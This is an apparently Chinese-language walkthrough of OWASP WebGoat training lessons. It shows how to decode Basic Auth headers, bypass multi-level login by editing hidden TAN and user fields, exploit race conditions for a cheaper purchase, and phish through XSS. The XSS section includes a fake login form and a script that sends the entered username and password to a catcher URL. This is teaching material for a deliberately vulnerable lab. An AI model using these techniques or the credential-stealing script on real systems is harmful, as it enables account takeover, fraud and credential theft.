
## 2.4.3. Basic Authentication (基本身份验证)

### 2.4.3.1. 课程目的


基本身份验证通常用来保护服务端的资源。Web 服务器将发送 401 认证请求与所请求的资源响应。客户端浏览器会提示用户在浏览器提供的对话框中输入用户名和密码。浏览器将用户名和密码使用 Base64 编码函数进行编码，并将这些凭据发送给 Web 服务器。Web 服务器会验证这些凭据，如果所提供的凭据正确，则返回所请求的资源。这些凭据会自动重置每一个使用这一机制的被保护的页面，而不需要用户再次输入这些凭据。



### 2.4.3.2. 课程方法

1. 进入该页面，同时启动 Webscarab。




2. 点击“submit”，Webscarab 截获请求，在 HTTP 头中包含一个基本身份认证信息“Authorization”，它的值是“Z3Vlc3Q6Z3Vlc3Q=”，可以在 Webscarab 的“tools”-“Transcoder”中，选择“Base64 decode”进行编译，最终得到 code 值“guest:guest”。





3. 在课程页面中输入“Authorization”，“guest:guest”，点提交，完成第一阶段。



The image shows the OWASP WebGoat V5.2 interface. At the top, there's a red banner with a goat head logo on the left and "Logout" with a question mark icon on the right. Below the banner, the title "Basic Authentication" is displayed. A navigation bar contains links: "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the left, a sidebar lists various security topics, with "Basic Authentication" highlighted. The main content area explains that Basic Authentication is used to protect server-side resources and describes the 401 authentication process. It includes a "General Goal(s)" section stating the objective is to understand the mechanism and answer questions. A congratulatory message follows, stating that the user has figured out the mechanics and must try to make WebGoat reauthenticate using the username "basic" and password "basic". It also instructs the user to use the Basic Authentication Menu to start at the login page. At the bottom, it says "Use the hints! One at a time..." and provides links to "OWASP Foundation", "Project WebGoat", and "Report Bug".

4. 在这一课中，非常重要的一点是让你明白 JSESSIONID cookie 是如何用来进行会话管理，以及如何用基本身份认证头来进行基本身份认证。当 WebGoat 检测到一个有效的会话，你会被自动重定向到你正在进行的课程页面，如果没有检测到有效会话，WebGoat 会创建一个新的 JSESSIONID，你会看到第一课。以 WebGoat 作为基本访问，你需要破坏现有的 JSESSIONID 和 Authorization 头，你可以在 WebScarab 中截取请求并删除 JSESSIONID 的值以及 Authorization 头。WebGoat 将要求你进行身份验证，你现在可以输入用户名“basic”，密码“basic”。在日志中显示将以 basic 用户登录。还记得我们的 JSESSIONID 吗？这个 JSESSIONID 是一个非持久性的 cookie，在第一次访问时设置，从浏览器到 WebGoat 的每个请求都有一个 cookie 值。破坏先前的请求，不会改变存储在浏览器内存中的 cookie 值，这就是为什么每次请求都会发送以前的 JSESSIONID 值的原因。

5. 现在刷新当前页面，从弹出的 WebScarab 页面中看到目前的 Authorization 是 basic，密码 basic。







Figure 8.1. Edit request window

6. 由于需要有效的 JSESSIONID, WebGoat 身份验证的用户通过服务器端使用 getSession().getUser() 方法检索。为了让 WebGoat 相信你是被认证的 basic 用户, 你需要按照图中的方式修改 JSESSIONID=invalidsession。



7. 现在你被重定向到开始页面，JSESSIONID 改变了，你是去了所有的绿色对勾（代表已完成课程）。因为 basic 用户没有完成任何 WebGoat 的课程。现在进入“Basic Authentication”课程即可完成本课。


## 2.4.4. Multi Level Login 1 ( 多级登录 1 )

### 2.4.4.1. 课程目的

多级登录提供了一个健壮的验证。这是加入第二层的存档。在通过你的用户名密码登录后，你可以请求一个“交易认证号（TAN）”。这经常用于网上银行。你得到一个银行提供的由很多交易认证号生成唯一的列表，每个交易认证号只能使用一次。另一种方法是用短信提供一个交易认证号，这样做的好处是攻击者无法获得用户的交易认证号。

### 2.4.4.2. 课程方法

1. 第一步，登录系统，用户名：Jane，密码：tarzan



The image shows a web browser window displaying the 'Goat Hills Financial Human Resources' login page. The page has a logo of a goat in the top left corner. Below the logo, the text 'Goat Hills Financial' is in a large, bold, blue font, and 'Human Resources' is in a smaller, blue font. The main content area is a light gray box with a title bar that says 'Please Login'. Inside this box, there are two input fields: 'Enter your name:' with the value 'Jane' and 'Enter your password:' with the value '\*\*\*\*\*'. Below these fields is a 'Submit' button.

2. 输入第一个交易认证号 15648，提交后第一步完成。



The image shows the same web browser window as before, but the login form has been updated. The 'Enter TAN #1:' field now contains the value '15648'. The 'Submit' button is still present. In the bottom right corner of the page, there is a 'Logout' link.

3. 第二步，在第一步中，我们只是介绍了多级登录的工作原理，接下来第二步就是如何破坏这种验证机制。首先开启 Webscarab，然后跟第一步一样使用用户名：Jane，密码：tarzan 进行登录。在输入 TAN 处继续输入 15648，然后提交，这时 Webscarab 会提示拦截信息。我们需要做的就是将 hidden\_tan 的值改为 1，即可完成该课程。



URLEncodedTextHex

Variable	Value
hidden_tan	1
tan	15648
Submit	Submit

Insert

Delete

2.4.5. Multi Level Login 2 ( 多级登录 2 )

2.4.5.1. 课程目的

在这一课中，你将要尝试破坏这种认证，通过其他账号进行登录。你需要做的是通过其他账号登录，在只知道目标用户名的情况下，以该用户名身份登录系统。

2.4.5.2. 课程方法

- 1. 以用户名 Joe，密码 banana 登录，然后输入 TAN 提交，通过 webscarab 截取请求

URLEncodedTextHex

Variable	Value
hidden_user	Jane
tan2	4894
Submit	Submit

Insert

Delete

- 2. 将 hidden\_user 中的 Joe 改为 Jane，然后选择确定，你将以 Jane 登录系统，该课程完成。

## 2.5. Buffer Overflows ( 缓冲区溢出 )

## 2.6. Code Quality ( 代码质量 )

### 2.6.1. Discover Clues in the HTML ( 在 HTML 中发现线索 )

#### 2.6.1.1. 课程目的

在 HTML 中发现登录信息。

#### 2.6.1.2. 课程方法

在源代码中找到用户名密码。如图：

```
><!-- FIXME admin:adminpw --><
```

## 2.7. Concurrency ( 并发 )

### 2.7.1. Thread Safety Problems ( 线程安全问题 )

#### 2.7.1.1. 课程目的


Web 应用程序可以同时处理很多 HTTP 请求。开发人员经常使用的变量不是线程安全的。线程安全是指一个对象或类的领域在多线程同时使用的时候总是保持有效的状态。它往往可以利用并发错误，精确地在同一时间同一个页面加载另一个用户。

因为所有的线程共享同一个的方法区，所有的类变量存储在方法区，多个线程试图同时使用相同的类变量。

用户利用 Web 应用程序中的并发错误，查看同一时间另一个用户试图登录同一个功能的信息。

#### 2.7.1.2. 课程方法

打开两个浏览器，一个输入用户名为 jeff, 另一个用户名为 dave。尽可能快的同时按下两个浏览器中的 submit 按钮。显示的结果却都是 jeff 的信息，如图：



## 2.7.2. Shopping Cart Concurrency Flaw ( 购物并发漏洞 )

### 2.7.2.1. 课程目的

在这个练习中，你的目的是利用并发性问题，以较低的价格购买商品。

### 2.7.2.2. 课程方法

1. 开启两个浏览器窗口，窗口 A 中，选择较便宜的商品，选择 purchase 按钮。如图：

Place your order

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	1	\$299.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$299.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

Confirm

Cancel

2. 在窗口 B 中，选择较贵的商品，并按下“update card”按钮。如图：

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	<input type="text" value="0"/>	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	<input type="text" value="1"/>	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	<input type="text" value="0"/>	\$0.00

Total: \$1,799.00

3. 打开窗口 A，按下 confirm 按钮，即可达到目的。

**\* Thank you for shopping! You have (illegally!) received a 83% discount. Police are on the way to your IP address.**  
**\* Congratulations. You have successfully completed this lesson.**

Thank you for your purchase! Confirmation number: CONC-88			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card: \$299.00

## 2.8. Cross-Site Scripting (XSS , 跨站脚本攻击)

### 2.8.1. Phishing with XSS ( 网络钓鱼与 XSS )

#### 2.8.1.1. 课程目的

这是一个很好的验证服务器端所有输入的练习。如果一个未经验证的用户输入一个 HTTP 响应时，XSS 就可能发生。利用 XSS 你就可以进行钓鱼攻击，在一个页面中添加一个仿官方的页面。访问该页面的受害人很难去辨别这个页面的内容是不是恶意的。

利用 XSS 可以在已存在的页面中进一步添加元素。该解决方案包括两部分，你需要结合起来：

1. 受害人填写一个表格
2. 脚本读取的形式，收集到的信息发送给攻击者。

一个带用户名密码的表格如下：

```
<form>
<br><br><HR><H3>This feature requires account login:</H3 ><br><br>
Enter Username:<br><input type="text" id="user" name="user"><br>
Enter Password:<br><input type="password" name = "pass"><br>
</form><br><br><HR>
```

搜索这段代码，你就能看到页面中增加了一个表单。

现在你需要一段脚本：

```
<script>
function hack()
{ alert("Had this been a real attack... Your credentials were just stolen." User Name = " +
document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new Image;
XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.forms[0].user.value +
"&password=" + document.forms[0].pass.value + """;
}
</script>
```

这段代码会读取你在表单上输入的用户名和密码信息，将这些信息发送给捕获这些信息的 WebGoat。

